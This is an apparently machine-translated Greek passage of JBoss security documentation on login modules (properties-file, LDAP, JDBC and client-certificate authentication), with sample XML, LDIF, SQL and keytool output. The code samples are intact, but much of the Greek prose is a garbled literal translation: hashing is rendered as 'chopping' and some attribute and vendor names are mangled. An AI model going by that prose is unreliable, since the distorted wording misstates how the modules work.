Το αρχείο users.properties χρησιμοποιεί ένα σχήμα username=password με κάθε λήμμα χρηστών σε μια χωριστή γραμμή ως παρουσιάζει εδώ:

```
username1=password1
username2=password2
...
```

Τα roles.properties αρχειοθετούν τις χρήσεις ως username=role1, role2,… σχήμα με μια προαιρετική αξία ονόματος ομάδας. Παραδείγματος χάριν:

```
username1=role1,role2,...
username1.RoleGroup1=role3,role4,...
username2=role1,role3,...
```

Το έντυπο username.XXX του ονόματος ιδιοκτησίας χρησιμοποιείται για να ορίσει τους ρόλους ονόματος χρήστη σε μια συγκεκριμένη ονομασμένη ομάδα ρόλων όπου η XXX μερίδα του ονόματος ιδιοκτησίας είναι το όνομα ομάδας. Η μορφή username=… είναι μια συντόμευση για το όνομα χρήστη. Roles=…, όπου το όνομα ομάδας ρόλων είναι το τυποποιημένο όνομα που το JaasSecurityManager αναμένει να περιέχει τους ρόλους που καθορίζουν τις άδειες χρηστών. Τα εξής θα ήταν ισοδύναμοι ορισμοί για το όνομα χρήστη jduke:

```
jduke=TheDuke,AnimatedCharacter
jduke.Roles=TheDuke,AnimatedCharacter
```

Οι υποστηριγμένες επιλογές διαμόρφωσης ενότητας σύνδεσης περιλαμβάνουν τα εξής:

- **unauthenticatedIdentity**: Καθορίζει το κύριο όνομα που πρέπει να οριστεί στα αιτήματα που δεν περιέχουν καμία πληροφορία επικύρωσης. Αυτό μπορεί να χρησιμοποιηθεί για να επιτρέψει στα μη προστατευμέά servlets για να επικαλεσθεί τις μεθόδους σε EJBs που δεν απαιτούν έναν συγκεκριμένο ρόλο. Ένας τέτοιος προιστάμενος δεν έχει κανέναν σχετικό ρόλο και μπορεί έτσι μόνο να έχει πρόσβαση, είτε σε ακάλυπτο EJBs, είτε στις μεθόδους EJB που συνδέονται με τον ανεξέλεγκτο περιορισμό άδειας.

- **password-stacking**: Ο κωδικός πρόσβασης- συσσώρευσης την επιλογή τίθεται useFirstPass, σ'αυτή την ενότητα πρώτα ψάχνει ένα κοινό όνομα χρήστη και έναν κωδικό πρόσβασης με τα ονόματα javax.security.auth.log in.name και javax.security.auth.log in.password ιδιοκτησίας αντίστοιχα στον κοινό ενότητα κρατικό χάρτη σύνδεσης.

- **hashAlgorithm**: Το όνομα του αλγορίθμου java.security.MessageDigest χρησιμοποιείται για να κομματιάσει τον κωδικό πρόσβασης. Δεν υπάρχει καμία προεπιλογή, έτσι αυτή η επιλογή πρέπει να διευκρινιστεί για να επιτρέψει hashing. Όταν ο hashAlgorithm διευκρινίζεται, ο σαφής κωδικός πρόσβασης κειμένων που λαμβάνεται από το callbackhandler κομματιάζεται προτού να περάσουν το σε UsernamePasswordLoginModule.validatePassword ως επιχείρημα inputPassword. Το expectedPassword όπως αποθηκεύεται στο αρχείο users.properties πρέπει να κομματιαστεί ανάλογα.

- **hashEncoding**: Το σχήμα σειράς για το κομματιασμένο πέρασμα πρέπει να είναι, είτε σε Base 64, είτε δεκαεξαδικό. Το Base64 είναι η προεπιλογή.

- **hashCharset**: Η κωδικοποίηση που χρησιμοποιείται για να μετατρέψει το σαφή κωδικό πρόσβασης κειμένων σε μια σειρά ψηφιολέξεων. Η κωδικοποίηση προεπιλογής πλατφορμών είναι η προεπιλογή.

- **usersProperties**: Το όνομα του πόρου ιδιοτήτων που περιέχει το όνομα χρήστη στις χαρτογραφήσεις κωδικού πρόσβασης. Αυτό προκαθορίζει σε users.properties.

- **rolesProperties**: Το όνομα του πόρου ιδιοτήτων που περιέχει το όνομα χρήστη στις χαρτογραφήσεις ρόλων. Αυτό προκαθορίζει σε roles.properties.

Ένα λήμμα διαμόρφωσης XMLLoginConfig κληρονομιών δειγμάτων που διορίζει τους πλαστούς χρήστες που ο προιστάμενος δεν ονομάζει κανενός και περιέχει based64 που κωδικοποιείται, MD5 hashes των κωδικών πρόσβασης σε ένα αρχείο usersb64.properties είναι:

Κώδικας

```
<policy>
    <application-policy name="testUsersRoles">
```

```
        <authentication>
            <login-module
code="org.jboss.security.auth.spi.UsersRolesLoginModule"
                          flag="required">
                <module-option
name="usersProperties">usersb64.properties</module-option>
                <module-option      name="hashAlgorithm">MD5</module-
option>
                <module-option    name="hashEncoding">base64</module-
option>
                <module-option
name="unauthenticatedIdentity">nobody</module-option>
            </login-module>
        </authentication>
    </application-policy>
</policy>
```

5.8.3 Org.jboss.security.auth.spi.LdapLoginModule

Το LdapLoginModule είναι μια εφαρμογή LoginModule που επικυρώνει ενάντια σε έναν κεντρικό υπολογιστή LDAP χρησιμοποιώντας τη σύνδεση JNDI χρησιμοποιώντας τις επιλογές διαμόρφωσης ενότητας σύνδεσης. Θα χρησιμοποιούσατε το LdapLoginModule εάν το όνομα χρήστη και οι πιστοποιητικές πληροφορίες σας είναι κατάστημα σε έναν κεντρικό υπολογιστή LDAP που είναι προσιτός χρησιμοποιώντας έναν προμηθευτή JNDI LDAP. Οι πληροφορίες συνδετικότητας LDAP παρέχονται ως επιλογές διαμόρφωσης που περνούν μέσω στο αντικείμενο περιβάλλοντος που χρησιμοποιείται για να δημιουργήσει το αρχικό πλαίσιο JNDI. Οι τυποποιημένες ιδιότητες LDAP JNDI χρησιμοποιούμενες περιλαμβάνουν τα εξής:

- **java.naming.factory.initial**: Το classname της εφαρμογής InitialContextFactory. Αυτό προκαθορίζει στην εφαρμογή com.sun.jndi.ldap.LdapCtxFactory προμηθευτών Sun LDAP.

- **java.naming.provider.url**: Το LDAP URL για τον κεντρικό υπολογιστή LDAP.

- **java.naming.security.authentication**: Το επίπεδο ασφάλειας στη χρήση. Αυτό προκαθορίζει σε απλό.

- **java.naming.security.protocol**: Το πρωτόκολλο μεταφορών που χρησιμοποιεί για την ασφαλή πρόσβαση, όπως το SSL.

- **java.naming.security.principal**: Ο προιστάμενος για την επικύρωση του επισκέπτη στην υπηρεσία. Αυτό χτίζεται από άλλες ιδιότητες όπως περιγράφεται κατωτέρω.

- **java.naming.security.credentials**: Η αξία της ιδιοκτησίας εξαρτάται από το σχέδιο επικύρωσης. Παραδείγματος χάριν, θα μπορούσε να είναι ένας κομματιασμένος κωδικός πρόσβασης, clear-text κωδικός πρόσβασης, κλειδί, πιστοποιητικό, και ούτω καθεξής.

Οι υποστηριγμένες επιλογές διαμόρφωσης ενότητας σύνδεσης περιλαμβάνουν τα εξής:

- **principalDNPrefix**: Ένα πρόθεμα για να προσθέσει στο όνομα χρήστη για να διαμορφώσει το χρήστη διάκρινε το όνομα. Δείτε principalDNSuffix για περισσότερες πληροφορίες.

- **principalDNSuffix**: Ένα επίθημα για να προσθέσει στο όνομα χρήστη κατά τη διαμόρφωση του διακεκριμένου ονόματος χρήστη. Αυτό είναι χρήσιμο εάν προτρέπεται έναν χρήστη για ένα όνομα χρήστη και εσείς δεν θέλετε το χρήστη για να πρέπει να εισαγάγει το πλήρως διακεκριμένο όνομα. Η χρησιμοποίηση αυτής της ιδιοκτησίας και principalDNSuffix του userDN θα διαμορφωθεί ως principalDNPrefix + όνομα χρήστη + principalDNSuffix.

- **useObjectCredential**: Μια αληθινή/ψεύτικη αξία που δείχνει ότι το πιστοποιητικό πρέπει να ληφθεί ως αδιαφανές αντικείμενο χρησιμοποιώντας τον τύπο org.jboss.security.auth.callback.ObjectCallback επανάκλησης παρά ως κωδικός πρόσβασης.

- **rolesCtxDN**: Το σταθερό διακεκριμένο όνομα στο πλαίσιο στην αναζήτηση των ρόλων χρηστών.

- **userRolesCtxDNAttributeName**: Το όνομα μιας ιδιότητας στο χρήστη αντιτίθεται, όπου περιέχει το διακεκριμένο όνομα στο πλαίσιο στην αναζήτηση των ρόλων χρηστών. Αυτό διαφέρει από το rolesCtxDN δεδομένου ότι το πλαίσιο στην αναζήτηση των ρόλων ενός χρήστη μπορούν να είναι μοναδικοί για κάθε χρήστη.

- **roleAttributeID**: Το όνομα της ιδιότητας που περιέχει τους ρόλους χρηστών. Εάν όχι διευκρινισμένος, αυτό προκαθορίζει στους ρόλους.

- **roleAttributeIsDN**: Μια σημαία που δείχνει εάν το roleAttributeID περιέχει το πλήρως διακεκριμένο όνομα ενός αντικειμένου ρόλου ή το όνομα ρόλου. Εάν ψεύτικο, το όνομα ρόλου λαμβάνεται από την αξία του roleAttributeID. Εάν αληθινή, η ιδιότητα ρόλου αντιπροσωπεύει το διακεκριμένο όνομα ενός αντικειμένου ρόλου. Το όνομα ρόλου λαμβάνεται από την αξία των ιδιοτήτων roleNameAttributeId του ονόματος πλαισίου από το διακεκριμένο όνομα. Σε ορισμένα σχήματα καταλόγου (π.χ., ΚΡΑΤΗ ΜΈΛΗ ActiveDirectory), οι ιδιότητες ρόλου στο αντικείμενο χρηστών αποθηκεύονται ως DNS στα αντικείμενα ρόλου αντί ως απλά ονόματα, οπότε σ'αυτή την περίπτωση, θα τεθεί αυτή η ιδιοκτησία αληθινή. Η προεπιλογή είναι ψεύτικη.

- **roleNameAttributeID**: Το όνομα των ιδιοτήτων του μέσα πλαισίου που δείχτηκε από το roleCtxDN διάκρινε την αξία ονόματος που περιέχει το όνομα ρόλου. Εάν η ιδιοκτησία roleAttributeIsDN τίθεται αληθινή, αυτή η ιδιοκτησία χρησιμοποιείται για να βρεί το ρόλο object' ιδιότητες ονόματος του s. Η προεπιλογή είναι ομάδα.

- **uidAttributeID**: Το όνομα των ιδιοτήτων στο αντικείμενο που περιέχει τους ρόλους χρηστών που αντιστοιχεί στην ταυτότητα χρήστη. Αυτό

χρησιμοποιείται για να εντοπίσει τους ρόλους χρηστών. Εάν όχι διευκρινισμένος αυτό προκαθορίζει στο uid.

- **matchOnUserDN**: Μια αληθινή/ψεύτικη σημαία που δείχνει εάν ταιρίαζε με την αναζήτηση των ρόλων των χρηστών το διακεκριμένο όνομα του πλήρως. Εάν ψεύτικο, ακριβώς το όνομα χρήστη χρησιμοποιείται ως αξία αντιστοιχιών ενάντια στις ιδιότητες uidAttributeName. Εάν αληθινό, το πλήρες userDN χρησιμοποιείται ως αξία αντιστοιχιών.

- **unauthenticatedIdentity**: Το κύριο όνομα που πρέπει να οριστεί στα αιτήματα που δεν περιέχουν καμία πληροφορία επικύρωσης. Αυτή η συμπεριφορά κληρονομείται από το UsernamePasswordLoginModule superclass.

- **password-stacking**: Όταν η επιλογή κωδικός πρόσβασης- συσσώρευσης τίθεται useFirstPass, αυτή η ενότητα πρώτα ψάχνει ένα κοινό όνομα χρήστη και έναν κωδικό πρόσβασης με τα ονόματα javax.security.auth.log in.name και javax.security.auth.log in.password ιδιοκτησίας αντίστοιχα στη κοινή ενότητα του χάρτη σύνδεσης.

- **allowEmptyPasswords**: Μια σημαία που δείχνει εάν περνούσαν τους κενούς (μήκος 0) κωδικούς πρόσβασης στον κεντρικό υπολογιστή LDAP. Ένας κενός κωδικός πρόσβασης αντιμετωπίζεται ως ανώνυμη σύνδεση από μερικούς κεντρικούς υπολογιστές LDAP και αυτό μπορεί να μην είναι ένα επιθυμητό χαρακτηριστικό γνώρισμα. Θέστε αυτό σε ψεύτικο χαρακτηριστικό ώστε να απορρίψει τους κενούς κωδικούς πρόσβασης ή σε αληθινό για να έχει τον κεντρικό υπολογιστή LDAP να επικυρώνει τον κενό κωδικό πρόσβασης. Η προεπιλογή είναι αληθινή.

Η επικύρωση ενός χρήστη εκτελείται με τη σύνδεση στο κεντρικό υπολογιστή LDAP βασισμένο στις επιλογές διαμόρφωσης ενότητας σύνδεσης. Η σύνδεση με τον κεντρικό υπολογιστή LDAP γίνεται με τη δημιουργία ενός InitialLdapContext με ένα περιβάλλον που αποτελείται από τις ιδιότητες LDAP JNDI που περιγράφονται προηγουμένως σε αυτό το τμήμα. Το Context.SECURITY_PRINCIPAL θέτει το διακεκριμένο όνομα του χρήστη όπως λαμβάνεται από το χειριστή επανάκλησης σε σχέση με με τις τιμές principalDNPrefix και principalDNSuffix επιλογής και η ιδιοκτησία Context.SECURITY_CREDENTIALS, είτε θέτει τον κωδικό πρόσβασης σειράς, είτε το πιστοποιητικό αντικειμένου ανάλογα με την useObjectCredential επιλογή.

Μόλις πετύχει η επικύρωση,είναι σε θέση να δημιουργηθεί μια περίπτωση InitialLdapContext, οι ρόλοι του χρήστη ρωτιούνται με την εκτέλεση μιας αναζήτησης στη θέση rolesCtxDN με τις ιδιότητες αναζήτησης καθορισμένες τις τιμές roleAttributeName και uidAttributeName επιλογής. Τα ονόματα ρόλων λαμβάνουν με την επίκληση τη «toString» μέθοδο στις ιδιότητες ρόλου στο σύνολο αποτελέσματος αναζήτησης.

Ο ακόλουθος είναι μια είσοδος δειγμάτων σύνδεση-config.xml.

Κώδικας

```
 <policy>
    <application-policy name="testLDAP">
        <authentication>
            <login-module
code="org.jboss.security.auth.spi.LdapLoginModule"
                          flag="required">
                <module-option name="java.naming.factory.initial">
                    com.sun.jndi.ldap.LdapCtxFactory
                    </module-option>
                <module-option name="java.naming.provider.url">
                    ldap://ldaphost.jboss.org:1389/
                </module-option>
                <module-option
name="java.naming.security.authentication">
                    simple
                </module-option>
                <module-option name="principalDNPrefix">uid=</module-
option>
                <module-option name="principalDNSuffix">
                    ,ou=People,dc=jboss,dc=org
                </module-option>

                <module-option name="rolesCtxDN">
                    ou=Roles,dc=jboss,dc=org
                </module-option>
                <module-option  name="uidAttributeID">member</module-
option>
                <module-option     name="matchOnUserDN">true</module-
option>

                <module-option     name="roleAttributeID">cn</module-
option>
                <module-option         name="roleAttributeIsDN">false
</module-option>
            </login-module>
        </authentication>
    </application-policy>
</policy>
```

Ένα αρχείο LDIF που αντιπροσωπεύει τη δομή του καταλόγου που αυτό το στοιχείο λειτουργεί ενάντια, παρουσιάζεται παρακάτω.

Κώδικας

```
dn: dc=jboss,dc=org
objectclass: top
objectclass: dcObject
objectclass: organization
dc: jboss
o: JBoss

dn: ou=People,dc=jboss,dc=org
objectclass: top
objectclass: organizationalUnit
ou: People

dn: uid=jduke,ou=People,dc=jboss,dc=org
objectclass: top
objectclass: uidObject
objectclass: person
```

```
uid: jduke
cn: Java Duke
sn: Duke
userPassword: theduke

dn: ou=Roles,dc=jboss,dc=org
objectclass: top
objectclass: organizationalUnit
ou: Roles

dn: cn=JBossAdmin,ou=Roles,dc=jboss,dc=org
objectclass: top
objectclass: groupOfNames
cn: JBossAdmin
member: uid=jduke,ou=People,dc=jboss,dc=org
description: the JBossAdmin group
```

Εξετάζοντας τη διαμόρφωση ενότητας σύνδεσης testLDAP, τις επιλογές java.naming.factory.initial, java.naming.factory.url και java.naming.security δείξτε ότι η εφαρμογή προμηθευτών JNDI ήλιων LDAP θα χρησιμοποιηθεί, ο κεντρικός υπολογιστής LDAP βρίσκεται στον οικοδεσπότη ldaphost.jboss.org στο λιμένα 1389 και ότι η απλή μέθοδος επικύρωσης LDAP θα είναι η χρήση να συνδεθεί με τον κεντρικό υπολογιστή LDAP.

Η ενότητα σύνδεσης προσπαθεί να συνδεθεί με τον κεντρικό υπολογιστή LDAP χρησιμοποιώντας ένα DN αντιπροσωπεύοντας το χρήστη που προσπαθεί να επικυρώσει. Αυτό το DN κατασκευάζεται από το principalDNPrefix, που περνούν μέσα, το όνομα χρήστη του χρήστη και το principalDNSuffix όπως περιγράφεται ανωτέρω.

Σε αυτό το παράδειγμα, το όνομα χρήστη jduke θα χαρτογραφούσε στο uid=jduke, ou=People, dc=jboss, dc=org. Το VE υπέθεσε ότι ο κεντρικός υπολογιστής LDAP επικυρώνει τους χρήστες χρησιμοποιώντας τις ιδιότητες userPassword του χρήστη για την είσοδο του s (theduke σε αυτό το παράδειγμα). Αυτό είναι ο τρόπος που οι περισσότεροι κεντρικοί υπολογιστές LDAP λειτουργούν, εντούτοις, εάν η επικύρωση των κεντρικών υπολογιστών σας, LDAP, δρα διαφορετικά που θα πρέπει να θέσετε τα πιστοποιητικά επικύρωσης με τέτοιο τρόπο ώστε έχουν νόημα για τον κεντρικό υπολογιστή σας.

Μόλις πετύχει η επικύρωση, οι ρόλοι στους οποίους η έγκριση θα βασιστεί ανακτώνται με την εκτέλεση μιας subtree αναζήτησης του rolesCtxDN των καταχωρήσεων των οποίων uidAttributeID ταιριάξατε με το χρήστη. Εάν matchOnUserDN είναι αληθινός η αναζήτηση θα βασιστεί στο πλήρες DN του χρήστη. Διαφορετικά η αναζήτηση θα βασιστεί στο πραγματικό όνομα χρηστών που εισάγεται.

Σε αυτό το παράδειγμα, η αναζήτηση είναι κάτω από τα ou=Roles, dc=jboss, dc=org για οποιεσδήποτε καταχωρήσεις που έχουν μια ιδιότητα μελών ίση με το uid=jduke, ou=People, dc=jboss, dc=org. Η αναζήτηση θα εντόπιζε το cn=JBossAdmin κάτω από την είσοδο ρόλων. Η αναζήτηση επιστρέφει τις ιδιότητες που διευκρινίζονται στην επιλογή roleAttributeID. Σε αυτό το παράδειγμα, η ιδιότητα είναι ΣΟ. Η αξία επιστρεφόμενη θα ήταν JBossAdmin, έτσι ο χρήστης jduke διορίζεται στο ρόλο JBossAdmin. Αποτελεί συχνή περίπτωση ότι ένας τοπικός κεντρικός υπολογιστής

LDAP παρέχει τις υπηρεσίες ταυτότητας και επικύρωσης αλλά είναι ανίκανος να χρησιμοποιήσει τις υπηρεσίες έγκρισης. Αυτό είναι επειδή ρόλοι εφαρμογής δεν χαρτογραφούν πάντα καλά επάνω στις ομάδες LDAP, και οι διοικητές LDAP είναι συχνά διστακτικοί να επιτρέψουν τα εξωτερικά οριζόμενα από εφαρμογή στοιχεία στους κεντρικούς υπολογιστές LDAP. Για αυτόν τον λόγο, η ενότητα επικύρωσης LDAP είναι συχνά ζευγαρωμένη με μια άλλη ενότητα σύνδεσης, όπως η ενότητα σύνδεσης βάσεων δεδομένων, η οποία μπορεί να παρέχει τους ρόλους καταλληλότερους στην εφαρμογή που αναπτύσσεται.

5.8.4 Org.jboss.security.auth.spi.DatabaseServerLoginModule

Το DatabaseServerLoginModule είναι μια βασισμένη στο JDBC ενότητα σύνδεσης που υποστηρίζει τη χαρτογράφηση επικύρωσης και ρόλου. Θα χρησιμοποιούσατε αυτήν την ενότητα σύνδεσης εάν έχετε τη σχεσιακή βάση δεδομένων πληροφοριών ονόματος χρήστη σας, κωδικού πρόσβασης και ρόλου. Το DatabaseServerLoginModule είναι βασισμένο σε δύο λογικούς πίνακες:

```
Table Principals(PrincipalID text, Password text)
Table Roles(PrincipalID text, Role text, RoleGroup text)
```

Ο πίνακας προισταμένων συνδέει το χρήστη PrincipalID με τον έγκυρο κωδικό πρόσβασης και ο πίνακας ρόλων συνδέει το χρήστη PrincipalID με τα σύνολα ρόλου του. Οι ρόλοι που χρησιμοποιούνται για τις άδειες χρηστών πρέπει να περιληφθούν στις σειρές με μια αξία στηλών RoleGroup των ρόλων. Οι πίνακες είναι λογικοί δεδομένου ότι μπορείτε να διευκρινίσετε την ερώτηση SQL που η ενότητα σύνδεσης χρησιμοποιεί. Όλα αυτά που απαιτούνται είναι ότι το java.sql.ResultSet έχει την ίδια λογική δομή με τους προισταμένους και τους πίνακες ρόλων που περιγράφονται προηγουμένως. Τα πραγματικά ονόματα των πινάκων και των στηλών δεν είναι σχετικά καθώς τα αποτελέσματα προσεγγίζονται με βάση τον δείκτη στηλών.

Για να διευκρινίσετε αυτήν την έννοια, θεωρήστε μια βάση δεδομένων με τους δύο πίνακες, προισταμένους και ρόλους, όπως δηλώνεται ήδη. Οι ακόλουθες δηλώσεις χτίζουν τους πίνακες για να περιέχουν ένα PrincipalID Java με έναν κωδικό πρόσβασης echoman στον πίνακα προισταμένων, ένα PrincipalID Java με έναν ρόλο που ονομάζεται "ηχώ" στους ρόλους RoleGroup στον πίνακα ρόλων, και ένα PrincipalID Java με έναν ρόλο που ονομάζεται το caller_java στο CallerPrincipal RoleGroup στον πίνακα ρόλων:

```
INSERT INTO Principals VALUES('java', 'echoman')
INSERT INTO Roles VALUES('java', 'Echo', 'Roles')
INSERT INTO Roles VALUES('java', 'caller_java', 'CallerPrincipal')
```

Οι υποστηριγμένες επιλογές διαμόρφωσης ενότητας σύνδεσης περιλαμβάνουν τα εξής:

- **dsJndiName**: Το όνομα JNDI για το DataSource της βάσης δεδομένων που περιέχει τους λογικούς προισταμένους και τους πίνακες ρόλων. Εάν δεν είναι διευκρινισμένοι, αυτό προκαθορίζει στην Java: /DefaultDS.

- **principalsQuery**: Η ερώτηση δήλωσης είναι ισοδύναμη με: επιλέξτε τον κωδικό πρόσβασης από τους προισταμένους όπου PrincipalID=;. Εάν δεν είναι διευκρινισμένοι, αυτό είναι η ακριβής έτοιμη δήλωση που θα χρησιμοποιηθεί.

- **rolesQuery**: Η ερώτηση έτοιμης δήλωσης είναι ισοδύναμη με: επιλέξτε το ρόλο, RoleGroup από τους ρόλους όπου PrincipalID=;. Εάν δεν είναι διευκρινισμένοι αυτό είναι η ακριβής έτοιμη δήλωση που θα χρησιμοποιηθεί.

- **unauthenticatedIdentity**: Το κύριο όνομα που πρέπει να οριστεί στα αιτήματα που δεν περιέχουν καμία πληροφορία επικύρωσης.

- **password-stacking**: Κατά κωδικός πρόσβασης-συσσώρευση θέτει την επιλογή useFirstPass, αυτή η ενότητα πρώτα ψάχνει ένα κοινό όνομα χρήστη και έναν κωδικό πρόσβασης με τα ονόματα javax.security.auth.log in.name και javax.security.auth.log in.password ιδιοκτησίας, αντίστοιχα στην κοινή ενότητα του χάρτη σύνδεσης.

- **hashAlgorithm**: Το όνομα του αλγορίθμου java.security.MessageDigest χρησιμοποιείται για να κομματιάσει τον κωδικό πρόσβασης. Δεν υπάρχει καμία προεπιλογή, οπότε αυτή η επιλογή πρέπει να διευκρινιστεί για να επιτρέψει hashing. Όταν hashAlgorithm διευκρινίζεται, ο σαφής κωδικός πρόσβασης κειμένων που λαμβάνεται από το callbackhandler κομματιάζεται προτού να περάσουν σε UsernamePasswordLoginModule.validatePassword ως επιχείρημα inputPassword. Το expectedPassword όπως λαμβάνεται από τη βάση δεδομένων πρέπει να κομματιαστεί ανάλογα.

- **hashEncoding**: Το σχήμα σειράς για το κομματιασμένο πέρασμα πρέπει να είναι, είτε base64, είτε δεκαεξαδικό. Το Base64 είναι η προεπιλογή.

- **hashCharset**: Η κωδικοποίηση που χρησιμοποιείται για να μετατρέψει το σαφή κωδικό πρόσβασης κειμένων σε μια σειρά ψηφιολέξεων. Η κωδικοποίηση προεπιλογής πλατφορμών είναι η προεπιλογή.

- **ignorePasswordCase**: Μια Boole σημαία που δείχνει εάν αγνοείται η σύγκριση κωδικού πρόσβασης σε αυτή την περίπτωση. Αυτό μπορεί να είναι χρήσιμο για τον κομματιασμένο κωδικό πρόσβασης, κωδικοποιώντας όπου η περίπτωση του κομματιασμένου κωδικού πρόσβασης δεν είναι σημαντική.

- **principalClass**: Μια επιλογή που διευκρινίζει μια κύρια κατηγορία εφαρμογής. Αυτό πρέπει να υποστηρίξει έναν κατασκευαστή που παίρνει ένα επιχείρημα σειράς για το κύριο όνομα.

Για παράδειγμα η διαμόρφωση DatabaseServerLoginModule, εξετάζει ένα επιτραπέζιο σχήμα συνήθειας όπως το εξής:

```
CREATE TABLE Users(username VARCHAR(64) PRIMARY KEY, passwd
VARCHAR(64))
CREATE TABLE UserRoles(username VARCHAR(64), userRoles VARCHAR(32))
```

Ένα παλιό Sun format σύμφωνα με το DatabaseServerLoginModule θα ήταν:

Κώδικας

```
testDB {
    org.jboss.security.auth.spi.DatabaseServerLoginModule required
    dsJndiName="java:/MyDatabaseDS"
    principalsQuery="select passwd from Users username where
username=?"
    rolesQuery="select userRoles, 'Roles' from UserRoles where
username=?"
    ;
};
```

Μια αντίστοιχη είσοδος σύνδεση-config.xml θα ήταν:

Κώδικας

```
<policy>
    <application-policy name="testDB">
        <authentication>
            <login-module
code="org.jboss.security.auth.spi.DatabaseServerLoginModule"
                          flag="required">
                <module-option
name="dsJndiName">java:/MyDatabaseDS</module-option>
                <module-option name="principalsQuery">
                    select passwd from Users username where
username=?</module-option>
                <module-option name="rolesQuery">
                    select userRoles, 'Roles' from UserRoles where
username=?</module-option>
            </login-module>
        </authentication>
    </application-policy>
</policy>
```

5.8.5 BaseCertLoginModule

Αυτό είναι μια ενότητα σύνδεσης που επικυρώνει τους χρήστες βασισμένους X509 στα πιστοποιητικά. Μια χαρακτηριστική περίπτωση χρήσης για αυτήν την ενότητα σύνδεσης είναι η επικύρωση Customer-CERT στη σειρά Ιστού. Αυτή η ενότητα σύνδεσης εκτελεί μόνο την επικύρωση. Πρέπει να το συνδυάσετε με μια άλλη ενότητα σύνδεσης ικανή για τους ρόλους έγκρισης για να καθορίσετε εντελώς την πρόσβαση σε έναν εξασφαλισμένο Ιστό ή σε ένα συστατικό EJB.

Δύο υποκατηγορίες ενότητας, CertRolesLoginModule και DatabaseCertLoginModule αυτής της σύνδεσης επεκτείνουν τη συμπεριφορά για να λάβουν τους ρόλους έγκρισης από, είτε ένα αρχείο, είτε τη βάση δεδομένων ιδιοτήτων. Το BaseCertLoginModule χρειάζεται ένα KeyStore για να εκτελέσει την επικύρωση χρηστών. Αυτό λαμβάνεται μέσω μιας εφαρμογής org.jboss.security.SecurityDomain. Χαρακτηριστικά, η εφαρμογή SecurityDomain διαμορφώνεται χρησιμοποιώντας το org.jboss.security.plugins.JaasSecurityDomain Mbean, όπως φαίνεται σε αυτό το τεμάχιο διαμόρφωσης jboss-service.xml:

Κώδικας

```
<mbean code="org.jboss.security.plugins.JaasSecurityDomain"
       name="jboss.web:service=SecurityDomain">
    <constructor>
        <arg type="java.lang.String" value="jmx-console"/>
    </constructor>
    <attribute
name="KeyStoreURL">resource:localhost.keystore</attribute>
    <attribute name="KeyStorePass">unit-tests-server</attribute>
</mbean>
```

Αυτό δημιουργεί μια περιοχή ασφάλειας με την jmx-κονσόλα, της οποίας η εφαρμογή SecurityDomain είναι διαθέσιμη μέσω JNDI με το όνομα Java: /jaas/jmx-κονσόλα. Για να εξασφαλίσει μια εφαρμογή Ιστού, όπως το jmx-console.war που χρησιμοποιεί τον πελάτη certs και βασισμένη στον ρόλο έγκρισης, κάποιος θα τροποποιούσε αρχικά το web.xml για να δηλώσει τους πόρους για να εξασφαλισεί μαζί με τους ρόλους και την περιοχή ασφάλειας για να χρησιμοποιηθεί για την επικύρωση και την έγκριση.

Κώδικας

```
<?xml version="1.0"?>
<!DOCTYPE web-app PUBLIC
                  "-//Sun  Microsystems,  Inc.//DTD  Web  Application
2.3//EN"
                  "http://java.sun.com/dtd/web-app_2_3.dtd">
<web-app>
    ...
    <security-constraint>
        <web-resource-collection>
            <web-resource-name>HtmlAdaptor</web-resource-name>
            <description>An example security config that only allows
users with
                the role JBossAdmin to access the HTML JMX console
web
                application </description>
            <url-pattern>/*</url-pattern>
            <http-method>GET</http-method>
            <http-method>POST</http-method>
        </web-resource-collection>
        <auth-constraint>
            <role-name>JBossAdmin</role-name>
        </auth-constraint>
    </security-constraint>
    <login-config>
        <auth-method>CLIENT-CERT</auth-method>
        <realm-name>JBoss JMX Console</realm-name>
    </login-config>
    <security-role>
        <role-name>JBossAdmin</role-name>
    </security-role>
</web-app>
```

Έπειτα, πρέπει να διευκρινίσουμε την περιοχή ασφάλειας JBoss σε jboss-web.xml:

```
<jboss-web>
```

```
    <security-domain>java:/jaas/jmx-console</security-domain>
</jboss-web>
```

Τέλος, πρέπει να καθορίσετε τη διαμόρφωση ενότητας σύνδεσης για την περιοχή ασφάλειας jmx-κονσολών, που διευκρινίσατε ακριβώς. Αυτό γίνεται στο conf/it αρχείο σύνδεση-config.xml.

Κώδικας

```
<application-policy name="jmx-console">
    <authentication>
        <login-module
code="org.jboss.security.auth.spi.BaseCertLoginModule"
                      flag="required">
            <module-option                              name="password-
stacking">useFirstPass</module-option>
            <module-option      name="securityDomain">java:/jaas/jmx-
console</module-option>
        </login-module>
        <login-module
code="org.jboss.security.auth.spi.UsersRolesLoginModule"
                      flag="required">
            <module-option                              name="password-
stacking">useFirstPass</module-option>
            <module-option        name="usersProperties">jmx-console-
users.properties</module-option>
            <module-option        name="rolesProperties">jmx-console-
roles.properties</module-option>
        </login-module>
    </authentication>
</application-policy>
```

Εδώ το BaseCertLoginModule χρησιμοποιείται για την επικύρωση του πελάτη cert και το UsersRolesLoginModule χρησιμοποιείται μόνο για την έγκριση λόγω της επιλογής password-stacking=useFirstPass. Και τα localhost.keystore και τα jmx-κονσόλα-roles.properties χρειάζονται μια είσοδο που χαρτογραφεί τον προιστάμενο συνδεόμενο με τον πελάτη cert. Εξ ορισμού, ο προιστάμενος δημιουργείται χρησιμοποιώντας το διακεκριμένο πιστοποιητικό όνομα πελατών. Εξετάστε το ακόλουθο πιστοποιητικό:

Κώδικας

```
[starksm@banshee9100  conf]$  keytool  -printcert  -file  unit-tests-
client.export
Owner:   CN=unit-tests-client,   OU=JBoss   Inc.,   O=JBoss   Inc.,
ST=Washington, C=US
Issuer:  CN=jboss.com,  C=US,  ST=Washington,  L=Snoqualmie  Pass,
EMAILADDRESS=admin
@jboss.com, OU=QA, O=JBoss Inc.
Serial number: 100103
Valid from: Wed May 26 07:34:34 PDT 2004 until: Thu May 26 07:34:34
PDT 2005
Certificate fingerprints:
         MD5:  4A:9C:2B:CD:1B:50:AA:85:DD:89:F6:1D:F5:AF:9E:AB
```

```
        SHA1:
DE:DE:86:59:05:6C:00:E8:CC:C0:16:D3:C2:68:BF:95:B8:83:E9:58
```

